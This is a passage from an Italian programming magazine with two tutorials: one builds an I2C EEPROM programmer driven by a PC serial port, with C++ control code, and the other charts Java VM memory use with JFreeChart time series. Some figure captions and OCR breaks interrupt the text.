Analizzando il diagramma funzionale riportato nella figura precedente e la piedinatura del componente, possiamo notare immediatamente che le connessioni esterne del componente sono ridotte davvero all'essenziale. In effetti; escludendo i contatti necessari all'alimentazione esterna *(Vdd* e *Vss)* ed il pin di protezione alla scrittura *(WP)* notiamo soltanto due linee di controllo: *SCL* e *SDA*. La gestione di questo tipo di componenti si basa sul protocollo I2C definito dalla Philips, che permette la comunicazione bidirezionale tra diversi componenti o moduli elettronici per mezzo di due sole linee di controllo. Lo scambio di informazioni avviene per mezzo di una linea dati *(SDA)* ed una di clock *(SCL)*, che necessitano, dal punto di vista elettronico di essere connesse alla alimentazione positiva per mezzo di una resistenza di pull-up, come meglio vedremo nella trattazione dello schema elettrico. Senza scendere in dettaglio dal punto di vista elettronico, possiamo subito definire le funzioni cardine del protocollo.

- **Bus Not Busy:** entrambe le linee si devono trovare a livello logico *High*.
- **Start Data Transfer(START):** *SCL* rimane *High* mentre si ha una contemporanea transizione di *SDA* da *High* a *Low*.
- **Stop Data Transfer (STOP):** *SCL* rimane *High* mentre si ha una contemporanea transizione di *SDA* da *Low* ad *High*.
- **Data Valid:** Successivamente ad una condizione di *START* la linea dati rimane stabile mentre *SCL* è a livello logico *High*. Ogni impulso di clock viene trasmesso un bit di dati.

Ogni trasferimento dati inizia dopo una condizione di *START* e termina con una condizione di *STOP:* possono venire trasferiti fino a 32 byte consecutivi.

Per definizione chiameremo *Transmitter* il dispositivo che invia i dati e *Receiver* quello che li riceve, il sistema che controlla i segnali *Master*, mentre quelli che vengono controllati *Slave*. Ogni byte è seguito da un bit di *Acknowledge*, che rappresenta un livello *High* posto sul bus dal *Transmitter*, con un relativo impulso sulla linea di clock *SCL*: lo *Slave* è obbligato ad inviare un *Acknowledge* dopo la ricezione di ciascun byte. Il *Master Receiver* deve generare un *Acknowledge* dopo la ricezione di ciascun byte ricevuto dallo *Slave Transmitter.* Il dispositivo che genera una condizione di *Acknowledge* deve porre *SDA* a livello logico *Low* in modo stabile durante il periodo di clock a livello *High*. Nonostante sia possibile programmare il dispositivo secondo diverse metodologie, che potranno essere analizzate nel dettaglio dalla documentazione del costruttore, in questa sede ci concentriamo sulla scrittura di un singolo byte individuato per mezzo dell'appropriato indirizzo. Facendo riferimento all'immagine seguente notiamo che la sequenza di scrittura inizia con la condizione di *START,* seguita dal preambolo binario *1010* riferito al dispositivo *Slave*, da tre bit che individuano il blocco di 256 byte che si intende indirizzare ed infine il bit di lettura o scrittura del dispositivo (*0* se scrittura e *1* se lettura). Al bit di *Acknowledge* segue l'indirizzo del byte che si intende memorizzare ed un ulteriore *Acknowledge* a cui fa seguito finalmente il dato da registrare in memoria. A questo punto si può procedere alla scrittura sequenziale di dati (fino a 32 consecutivi), alternando ciascun byte con una sequenza di *Acknowledge.* È possibile terminare la scrittura in qualunque momento facendo seguire alla sequenza di bit di dati una condizione di mancato *Acknowledge* ed una condizione di *STOP,* rendendo così possibile la scrittura anche di un solo byte. La procedura di lettura della memoria funziona con un procedimento analogo alla scrittura fino all'invio dell'indirizzo del dato da leggere.

Notiamo che il bit *R/W* del preambolo dello *SLAVE* è posto a '0', cioè in scrittura, anziché in lettura: questo è dovuto al fatto che in questa fase si procede alla scrittura nel registro interno del componente dell'indirizzo del byte che si desidera leggere successivamente. Impostato l'indirizzo del byte che deve essere letto ed il relativo *Acknowledge* si ha una seconda condizione di *START* ed un nuovo preambolo, questa volta con il bit *R/W* posto a '1' (Lettura). Dopo la condizione di *Acknowledge* si ha finalmente la lettura da parte del *Master Transmitter,* divenuto Master Receiver che preleva gli otto bit di dati dalla memoria *EEPROM Slave Transmitter.*

La procedura di lettura anche in questo caso può essere ripetuta in modo sequenziale fino ad un massimo di 32 byte, oppure interrotta inviando una condizione di mancato Acknowledge ed una sequenza di STOP rendendo anche in questo caso possibile la lettura anche di un solo byte.

LO SCHEMA ELETTRICO

Lo schema elettrico del programmatore di EEPROM è davvero molto semplice, dal momento che comprende soltanto la memoria *PCF85116-3* e due resistenze da 5,6KOhm: qualora la EEPROM in questione non dovesse essere reperibile, è possibile utilizzare in alternativa una memoria *24C16*. Sul lato destro si notano le connessioni con la porta seriale del PC attraverso l'apparecchiatura PCExplorer light, mentre su quello sinistro le connessioni della EEPROM e delle due resistenze. *SpuntoEEPROM_Programmer.zip,* con il nome: *Schema_Elettrico_Programmatore_EEPROM.bmp*. Si può notare che le linee in uscita della porta seriale *RTS* e *DTR*, vengono collegate rispettivamente alle linee *SCL* e *SDA* della EEPROM, attraverso le due resistenze. La lettura dei dati provenienti dalla memoria avviene per mezzo della linea di ingresso della porta seriale *CTS*. Due diodi LED, con la rispettiva resistenza di carico possono essere collegati in modo opzionale per monitorare lo stato logico delle linee di controllo della porta seriale e di conseguenza della memoria EEPROM.

REALIZZAZIONE DEL CIRCUITO

Il circuito può essere realizzato seguendo le connessioni riportate nello schema elettrico e le immagini riportate in queste pagine, che per comodità del lettore sono state incluse nel file *Immagini_Programmatore_EEPROM.zip* presente nel CD. La lista dei componenti necessari viene riportata a lato di queste pagine e nel circuito elettrico, per comodità e su richiesta dei lettori all'interno del file incluso al CD: *Schema_Elettrico_Programmatore_EEPROM.bmp*.
Sul lato destro dello schema si possono notare le connessioni alle linee relative alla porta seriale e di alimentazione dell'apparecchiatura PC Explorer light. È conveniente procedere prima alla realizzazione dei cablaggi elettrici del circuito, come mostrato dalle immagini riportate in queste pagine. Successivamente si potranno collegare le due resistenze e la memoria EEPROM, avendo cura di inserirla sulla breadboard, evitando di toccarne i contatti elettrici, per non danneggiarla con eventuali cariche elettrostatiche. Il cablaggio è stato realizzato utilizzando l'apparecchiatura PC Explorer light, in alternativa è possibile utilizzare le tecniche costruttive convenzionali, ovvero dotandosi di stagno, saldatore ed una buona dose di pazienza: il lettore ha in ogni caso tutte le informazioni necessarie alla realizzazione della parte hardware e più avanti troverà il software di gestione, completo di componenti pronti all'uso, del programma compilato e funzionante dotato di codice sorgente.

IL CODICE C++ DI CONTROLLO

Il codice sorgente, scritto in C++ è disponibile nel CD con il nome: *SpuntoEEPROM_Programmer.zip*. Nell'intestazione del programma notiamo l'utilizzo dei due componenti Delphi *(TSpuntoHardwarePortIO_unit* e *SpuntoLedComponent)* che sono stati trattati su questa rubrica nei numeri precedenti e che sono comunque disponibili nel file allegato alla rivista.





Fig. 4: **La procedura di scrittura della memoria viene riportata in questo diagramma. (cortesia Philips Semiconductors).**

All'esecuzione del programma viene lanciata la procedura *FormCreate* che provvede all'inizializzazione delle variabili della applicazione ed in particolare dei valori di default utilizzati per accedere alla porta seriale.





Fig. 5: **Il diagramma mostra il diagramma di timing dello standard I_C: da notare le sequenze di START e STOP. (cortesia Philips Semiconductors).**

```
#include <vcl.h>
#pragma hdrstop
#include "SpuntoEEPROMProgrammerUnit.h"
//------------------------------------------------------------
#pragma package(smart_init)
#pragma link "SpuntoLedComponent"
#pragma link "TSpuntoHardwarePortIO_unit"
#pragma link "CSPIN"
#pragma resource "*.dfm"
```

La funzione *High_SCL* permette di porre a livello logico *High* la linea *SCL,* in analogia alle altre tre funzioni *Low_SCL High_SDA* e *Low_SDA* che variano di conseguenza gli stati logici delle linee corrispondenti e che omettiamo per brevità.
Il ritardo generato da *TheDelay* permette di analizzare meglio le forme d'onda dei segnali di programmazione






Fig. 6: **In figura viene riportato lo schema elettrico del circuito di controllo, che per comodità e su richiesta dei lettori è stato inserito all'interno del file:**

all'oscillatore logico, come vedremo più avanti.

```
void TSpuntoEEPROMProgrammerForm::High_SCL(void)
{ // Sets SCL High
  datain=SpuntoHardwarePort->ReadPort(MCRAddress);
  datain=(datain | 0x02);      // SCL=RTS bit to 1
  SpuntoHardwarePort->WritePort(MCRAddress,datain);
  TheDelay(DefaultDelay);
}
```

Fig. 7: *In figura vengono rappresentate le connessioni necessarie alla realizzazione del circuito del programmatore di EEPROM .*

Le funzioni *Start* e *Stop* provvedono ad inviare sulle linee *SCL* e *SDA* le sequenze relative all'inizio e alla fine della sequenza di programmazione della memoria, come descritto nella parte relativa alla programmazione *I2C*.
La condizione di Ack generata per mezzo della funzione *Acknowledge* viene omessa per brevità.

```
void TSpuntoEEPROMProgrammerForm::Start(void)
{ // Start condition: SDA Low SCL High
   High_SDA();
   High_SCL();
   Low_SDA();
   Low_SCL(); }
void TSpuntoEEPROMProgrammerForm::Stop(void)
{ // Stop condition: SDA High SCL High
   Low_SDA();
   High_SCL();
   High_SDA();
   Low_SCL();
   Low_SDA(); }
```

La scrittura di un byte, intesa come l'invio seriale dei segnali relativi sulle linee SCL e SDA avviene per mezzo della funzione riportata di seguito.

```
void TSpuntoEEPROMProgrammerForm::Output_byte(
                                       byteO ut_byte)
{   int I;
   for(I=7; I>=0; I--)
   {   bitout=Out_byte >>I;
       if ((bitout & 0x01) == 0)
         { Low_SDA(); }
       else
         { High_SDA(); }
       High_SCL();
       Low_SCL();}
}
```

L'intera sequenza di programmazione di un byte





Fig. 8: *Le linee di alimentazione vengono connesse a +5V (Rosso) e GND (Blu).*

sulla memoria in modo 'randomico', ovvero non sequenziale e per mezzo dell'individuazione dell'indirizzo (*Address*) e del dato da memorizzare (*Data*) avviene per mezzo della funzione *Write_Data*: si notino le sequenze relative al protocollo *I2C*.

```
void TSpuntoEEPROMProgrammerForm::Write_data(
                                   int Address, byte Data)
{ //
byte Control_Byte, Memory_Block;
   Memory_Block=Address >>8;
   Memory_Block=Memory_Block <<1;
   Control_Byte=0xa0; //1010 0000 Control Code 1010
   Control_Byte=(Control_Byte | Memory_Block);
                                  //Sets the control byte
   Start(); //Start bit
   Output_byte(Control_Byte);     //Control Byte
   Acknowledge();      //Ack
   Output_byte(Address&0xff); //Address Byte
   Acknowledge();    //Ack
   Output_byte(Data);    //Data Byte
   Acknowledge();      //Ack
   Stop();               //Stop}
```

La selezione della porta sulla quale è connesso il programmatore può avvenire per mezzo delle funzioni *COM1RadioButtonClick (COM 1)* e *COM2RadioButtonClick (COM 2)*.

```
void __fastcall
TSpuntoEEPROMProgrammerForm::COM1RadioButtonCl
                                ick(TObject *Sender)
{ // COM1 Port setup
  CombaseAddress=0x03f8;
  MCRAddress=CombaseAddress+4;
  LCRAddress=CombaseAddress+3;
  MSRAddress=CombaseAddress+6; }
```

Il software di controllo è stato collaudato con Win 3.x, Win 9x e Win Me, se si utilizza Win 2000, XP oppure NT, è possibile utilizzare un driver, per evitare l'errore di '*Privileged Instruction*' generato da questi ultimi sistemi operativi quando si tenta di accedere alle porte hardware del PC quale 'PortTalk'

NOTA

I COMPONENTI NECESSARI

N1 EEPROM PCF85116-3 oppure 24C16
N2 Res. 5600 Ohm _ Watt .

PRECAUZIONI

Prima di collegare il circuito al nostro PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato come previsto.

IN AZIONE

Nel CD allegato alla rivista è disponibile un filmato che mostra il programmatore di EEPROM in funzione. (*Programmatore_EEPROM.AVI*).

(*PortTalk22.zip*), scaricabile del sito: *http://www.beyondlogic.org*.

Fig. 9: ***Il software descritto in queste pagine è presente nel CD allegato alla rivista completo di codice sorgente.***

COLLAUDO

Una volta completata la nostra realizzazione, siamo giunti al momento di collaudarne il funzionamento. Provvediamo a verificare un'ultima volta tutte le connessioni elettriche, completato il controllo, siamo pronti a collegare il circuito alla porta parallela del PC, ovviamente a computer rigorosamente spento. Accendiamo il calcolatore e lanciamo il programma di controllo, nonché quello di monitor della porta seriale, contenuti nel file *SpuntoEEPROM_Programmer.zip*. Provvediamo subito a selezionare la porta seriale sulla quale è collegato il circuito da verificare. Premiamo i pulsanti *'SDA High'* e *'SCL High'* e controlliamo che i LED posti sulla realizzazione hardware si accendano, come mostrato nella figura precedente: questo controllo ci permette di verificare che la porta seriale ed il software siano configurati correttamente. Impostiamo *Address* e *Data* secondo i valori di indirizzo e, dato che si intendono impostare e premiamo *'Write EEPROM'*, dovremmo vedere i due






Fig. 10: ***Il programmatore di EEPROM realizzato in queste pagine è anche compatibile con il software 'IcProg' reperibile sul Web all'indirizzo http://www.ic-prog.com/***

LED lampeggiare velocemente, fatto che ci conferma l'avvenuta programmazione della memoria. Lanciando il monitor della porta seriale è possibile verificare l'andamento della forma d'onda relativa alla programmazione della memoria come mostrato nella figura seguente. La programmazione e la gestione delle memorie EEPROM e di altri componenti elettronici (PIC) può essere effettuata anche con l'ottimo software *'IcProg'* (*http://www.ic-prog.com/*): il programmatore realizzato in questa sede con l'ausilio di PCExplorer light è compatibile con questo software.

NOTA

IL SOFTWARE

Il codice sorgente della applicazione e tutti i componenti necessari sono reperibili sul CD allegato alla rivista all'interno del file: *SpuntoEEPROM_Programmer.zip.*
Il software di controllo è stato collaudato con Win 3.x, Win 9x e Win Me, se si utilizza Win 2000, XP oppure NT, è possibile utilizzare un driver, per evitare l'errore di *'Privileged Instruction'* quale *'PortTalk'* (PortTalk22.zip), scaricabile del sito: http://www.beyondlogic.org

CONCLUSIONI

Abbiamo analizzato le caratteristiche e le tecniche di programmazione delle memorie EEPROM, abbiamo realizzato l'hardware del relativo programmatore ed abbiamo provveduto a sviluppare il software di scrittura del dispositivo.






Fig. 11: ***Il test delle linee di comunicazione può essere effettuato ponendo a livello High le linee di controllo e verificando l'accensione dei LED .***

Il progetto dello schema elettrico, tutti i collegamenti necessari, il software compilato ed i relativi codici sorgenti sono stati messi a completa disposizione del lettore: un filmato dimostrativo è disponibile sul CD ROM allegato alla rivista. Un doveroso e sentito ringraziamento è dovuto alla Philips Semiconductors per avere permesso la pubblicazione delle informazioni relative alla memoria EEPROM *PCF 85116-3*.

Luca Spuntoni

Strumenti avanzati per la visualizzazione di grafici

Le serie storiche

Oggetto di quest'articolo è l'interazione di JFreeChart con dati espressi da serie storiche. Vedremo come realizzare dei grafici che mostrano l'andamento della memoria occupata dalla Virtual Machine.

In questo articolo, esamineremo come JFreeChart permette di gestire e visualizzare in andamenti grafici dei dati espressi in serie storiche, utilizzando la versione 0.9.16 della libreria (a disposizione nel CD allegato alla rivista e sul sito Internet specificato nella sezione Risorse). *JFreeChart* offre un'astrazione sulla gestione dei dati che permette di restare indipendenti dalla specifica implementazione del modo in cui i dati sono memorizzati. Possiamo utilizzare un database, il file system, un file XML, una serie di oggetti in memoria, ecc. Le classi e le interfacce relative all'interazione con i dati sono contenute nel package *org.jfree.data* e, tra queste, abbiamo visto che l'interfaccia più generica è il *DataSet.* JFreeChart definisce da una parte una serie di interfacce derivanti da *DataSet* e dall'altra una serie di implementazioni di tali interfacce. La funzione del *DataSet* è dunque quella di disaccoppiare la visualizzazione del grafico dalla gestione dei dati registrando le entità *DatasetChangeListener* che sono notificate a fronte di una variazione dei dati stessi.





Fig. 1: ***Occupazione della memoria.***





Fig. 2: ***La classe TimeSeries.***

SERIE STORICHE

Utilizzeremo le classi di JFreeChart relative alle serie storiche per realizzare una finestra di dialogo che mostri l'occupazione di memoria della Virtual Machine Java in esecuzione. Tale finestra, mostrata in Fig. 1, può essere utilizzata all'interno di un'applicazione per monitorare il suo utilizzo di memoria. La classe *MemoryPerformancePanel* costituirà il nostro pannello generale su cui andremo a visualizzare le diverse informazioni tra cui l'andamento grafico della memoria occupata. Le serie storiche rappresentano i valori assunti da una grandezza in fissati intervalli di tempo tra loro equidistanti. JFreeChart mette a disposizione, nel package *org.jfree.data.time*, la classe *TimeSeries,* che estende la più generale *Series* e memorizza la sequenza di dati nella forma <*periodo, valore*>, dove il *periodo* rappresenta l'istante di tempo cui si riferisce la misura. Tale istante di tempo deve essere specificato sempre nella stessa unità di grandezza (ad esempio in secondi, minuti, ore, giorni, ecc..). Nel package *org.jfree.data.time,* si trova la classe astratta *RegularTimePeriod,* la quale rappresenta unità di tempo tra loro equidistanti. Essa fornisce, infatti, la segnatura di due metodi astratti, *next* e *previous*, che restituiscono il periodo di tempo precedente o successivo a quello attuale. Nello stesso package, sono disponibili anche alcune classi derivanti da *RegularTimePeriod*, ognuna relativa ad una diversa unità di grandezza.

UNA NUOVA SERIE

Quando creiamo un oggetto *TimeSeries*, dobbiamo obbligatoriamente indicare il nome della serie. Dopodiché, a seconda del costruttore che richiamiamo, si possono specificare le descrizioni per gli assi del dominio e del range o la classe *RegularTimePeriod* implementante l'unità di grandezza utilizzata come periodo di tempo (se non indicata, la classe utilizzata è *Day*).
Nel caso del monitor della memoria occupata, l'aggiornamento viene effettuato con un intervallo di tempo dell'ordine dei secondi. Pertanto basta creare un oggetto *TimeSeries*:

```
TimeSeries series = new TimeSeries("Used memory",
                                  Second.class);
```

Una caratteristica utile della classe *TimeSeries* è quella di gestire la finestra temporale, contenente i valori più recenti, scartando i primi man mano che se ne aggiungono di nuovi (secondo la logica FIFO). Tale modalità può essere impostata mediante due metodi: *setMaximumItemCount* e *setHistoryCount*. Con il primo si può impostare un valore massimo del numero di misure contenute nella finestra temporale in modo che, quando si aggiunge una nuova misura, si scarta la prima se tale valore massimo viene superato. Con il secondo metodo, viceversa, si imposta il numero massimo di periodi della finestra: ad esempio, nel caso di una serie contenente dati giornalieri e con history count impostato a 30, quando aggiungiamo un nuovo valore, tutti quelli più vecchi da questo più di 30 giorni verranno scartati. Impostiamo un numero massimo di misure pari a 100.

```
series.setMaximumItemCount(100);
```

Abbiamo visto che, per visualizzare dei dati in un plot, occorre che questi siano gestiti nella gerarchia di classi facenti capo alla classe astratta *AbstractDataset*. Notare che la classe *TimeSeries* non fa parte di tale gerarchia e pertanto non può essere direttamente utilizzata per creare il plot. A tal fine, occorre passare per *TimeSeriesCollection*, derivante da *AbstractSeriesDataset*. È sufficiente, quindi, invocare il costruttore passando come parametro l'oggetto series in modo da avere una *TimeSeriesCollection* a disposizione.

```
TimeSeriesCollection collection = new
                        TimeSeriesCollection(series);
```

Si possono aggiungere, mediante il metodo *addSeries*, ulteriori serie alla collection in modo da visualizzarle contemporaneamente sullo stesso plot. La classe *TimeSeriesCollection* fornisce anche metodi (quali ad esempio *getSeries*, *getSeriesCount*, ecc.) per iterare ed accedere agli oggetti serie aggiunti.
Successivamente, creiamo l'oggetto *JFreeChart*.

```
JFreeChart chart = ChartFactory.createTimeSeriesChart(
            null,null,null,collection,false, false, false);
```

A partire da questo oggetto, possiamo ottenere il plot e impostarne alcune proprietà. Per esempio, settiamo il colore di background a nero e modifichiamo il colore della linea del grafico agendo sul *DrawingSupplier* utilizzato.

```
XYPlot plot = (XYPlot) chart.getPlot();
plot.setBackgroundPaint(Color.black);
```

```
DrawingSupplier supplier = plot.getDrawingSupplier();
supplier.getNextPaint();
supplier.getNextPaint();
```

Quindi possiamo ottenere i riferimenti ai due assi del grafico e disabilitare la visualizzazione delle etichette della scala. Infine creiamo il pannello *ChartPanel*.

```
ValueAxis axis = plot.getDomainAxis();
axis.setFixedAutoRange(60000.0);  // 60 seconds
axis.setTickLabelsVisible(false);
plot.getRangeAxis().setTickLabelsVisible(false);
ChartPanel chartPanel = new ChartPanel(
                    chart,false,false,false,false,true);
```

Ora diamo uno sguardo alla porzione del codice relativa all'aggiornamento del valore della memoria occupata e libera all'interno della Virtual Machine *(VM)*. Innanzitutto, per ottenere la memoria totale e quella libera della VM, si possono invocare i metodi *totalMemory* e *freeMemory* della classe *Runtime*. Tali metodi restituiscono un valore *long* che esprime la quantità di memoria in bytes. Aggiungiamo pertanto alla classe *MemoryPerformancePanel*, il metodo refresh riportato di seguito. Esso invoca i metodi suddetti dall'istanza info della classe *Runtime*, dopodiché (usando una classe di utility *SizeFormatter*, che riporta i valori in kbytes) aggiorna prima il pannello che mostra i valori numerici della memoria e successivamente inserisce il valore della memoria occupata nella serie.


Fig. 3: Differenza tra memoria totale ed occupata.

```
private synchronized void refresh() {
    final long free = info.freeMemory();
    final long total = info.totalMemory();
   freeMemory.setText("" +
                  SizeFormatter.formatAsKbytes(free));
   totalMemory.setText("" +
                  SizeFormatter.formatAsKbytes(total));
   usedMemory.setText("" +
              SizeFormatter.formatAsKbytes(total-free));
   try {
         series.add(new Second(),(double) (total-free));
   } catch(SeriesException e) {} }
```

Per aggiungere il valore alla serie, utilizziamo il metodo add della classe *TimeSeries*. Esso riceve, come primo parametro, un oggetto generico *RegularTimePeriod*. Nel nostro caso, poiché abbiamo definito che la serie lavora sui secondi, passeremo un oggetto della classe *Second*. Invocando il costruttore vuo-

NOTA

UNITÀ DI GRANDEZZA

- *Millisecond* **Rappresenta un millisecondo**
- *FixedMillisecond* **È un wrapper per l'oggetto** *java.util.Date* **in modo da poter utilizzare questo come** *RegularTimePeriod*
- *Second* **Rappresenta un secondo di un particolare giorno**
- *Minute* **Rappresenta un minuto**
- *Hour* **L'ora di uno specifico giorno**
- *Day* **Un giorno da 1-Gen-1900 a 31-Dic-9999**
- *Week* **Rappresenta una settimana di uno specifico anno**
- *Month* **Rappresenta un mese**
- *Quarter* **Rappresenta un trimestre di un particolare anno. Da Q1 1900 a Q4 9999**
- *Year* **Rappresenta un anno dal 1900 al 9999**

to di tale classe, otteniamo un oggetto che rappresenta il secondo della data e ora attuali. Il secondo parametro passato al metodo *add* è invece il valore in double della memoria occupata. Notare, infine, il catch dell'eccezione *SeriesException* che rappresenta un errore generico di inserimento di un nuovo valore nella serie. Esso si può verificare, per esempio, se tentiamo di inserire un valore relativo ad un periodo di tempo già presente all'interno della serie.

IL MOMENTO DI AGGIORNARE

A questo punto chi invocherà il metodo *refresh?* È conveniente creare, in modo distinto dal thread principale, uno apposito il quale continuamente invochi tale metodo con una pausa di un secondo.

```
Thread updateThread = new Thread() {
public void run() { while(true) {
    SwingUtilities.invokeLater(refresher);
    try { Thread.currentThread().sleep(1000);
        } catch(InterruptedException ie) {} }
  } };
...
updateThread.start();
```

Notiamo però che nel codice sopra mostrato, invece di invocare direttamente il metodo *refresh*, utilizziamo il metodo statico *invokeLater* della classe *SwingUtilities*. Questo passaggio si rende necessario in quanto all'interno del metodo refresh modifichiamo gli oggetti delle classi *Swing*. Tali classi non sono thread-safe (per ragioni di prestazioni sulla grafica) e pertanto è consigliabile modificare gli attributi dei loro oggetti solo nel thread grafico. Grazie al metodo *invokeLater*, possiamo delegare al thread grafico l'esecuzione di una qualsiasi interfaccia *Runnable* quale

***Fig. 5:* Occupazione memoria in tabella.**

```
Runnable refresher = new Runnable() {
  public void run() {
    try { refresh();
    } catch(Exception e)  {
      e.printStackTrace(); } }
};
```

Come possiamo vedere, è all'interno del metodo *run* che avviene l'invocazione del *refresh*, che è stato marcato come *synchronized* per mantenerlo "*thread-safe*". A questo punto, eseguendo la classe *MemoryPerformancePanel*, otteniamo quanto visto in Fig. 1. Possiamo apportare qualche modifica al nostro pannello, realizzando ad esempio un grafico che mostri anche la differenza tra la memoria totale e quella occupata. A tal fine (riferendoci alla classe *MemoryPerformancePanel1*) è sufficiente creare due serie storiche ed aggiungerle al nostro oggetto *TimeSeriesCollection*.

```
series1 = new TimeSeries("Total memory",Second.class);
series2 = new TimeSeries("Used memory",Second.class);
TimeSeriesCollection collection = new
                                TimeSeriesCollection();
collection.addSeries(series1);
collection.addSeries(series2);
```

Il metodo *refresh* quindi aggiungerà i valori della memoria alle due serie.

```
Second now = new Second();
series1.add(now,(double) total);
series2.add(now,(double) (total-free));
```

Eseguendo il codice così come è, otterremmo due andamenti grafici distinti, uno per la memoria occupata ed uno per quella totale. Volendo visualizzare, però, anche la differenza tra i due andamenti, occorre utilizzare un diverso renderer, il *XYDifferenceRenderer*. Esso permette di disegnare in un *XYPlot*, la differenza tra due serie di dati. Il dataset deve sempre contenere due sole serie con in comune i valori dell'asse delle ascisse. Il costruttore riceve, come primi due parametri, rispettivamente il colore per visualizzare la differenza positiva e quello per la differenza negativa tra le due serie.

```
plot.setRenderer(new XYDifferenceRenderer(
                    Color.green, Color.red, false));
```


A questo punto otterremo quanto mostrato in Fig. 3. JFreeChart mette a disposizione anche una classe *TimeSeriesTableModel* (presente nel package *org.jfree.data*), la quale permette di inglobare un oggetto *TimeSeries* nel modello di una *JTable*. Ad esempio, possiamo creare un modello per la serie contenente la memoria occupata nelle poche righe di codice seguenti, ottenendo quanto mostrato in Fig. 4.

```
TimeSeriesTableModel model = new
                    TimeSeriesTableModel(series2);
JTable table = new JTable(model);
JScrollPane scroll = new JScrollPane(table);
...
```

Abbiamo mostrato il collezionamento real-time dell'occupazione della memoria della Virtual Machine. Nulla vieta di applicare la stessa logica al monitoraggio di altri tipi di risorse, come performance di task, spazio libero su disco, occupazione di un database, ecc.

David Visicchio

AUTORE

David Visicchio è laureato in Ingegneria Informatica e lavora a Roma come designer/developer presso una multinazionale software, leader nel mercato per la persistenza ed il middleware di sistemi object-oriented. I suoi interessi sono orientati principalmente alle architetture distribuite basate su piattaforme J2EE e J2SE.
david.visicchio@ioprogrammo.it

PER SAPERNE DI PIÙ

- **PRIMI PASSI CON JFREECHART ioProgrammo, N. 73, Ottobre 2003**
- **JFreeChart** http://www.jfree.org/jfreechart/index.html

Generazione automatica di documenti PDF

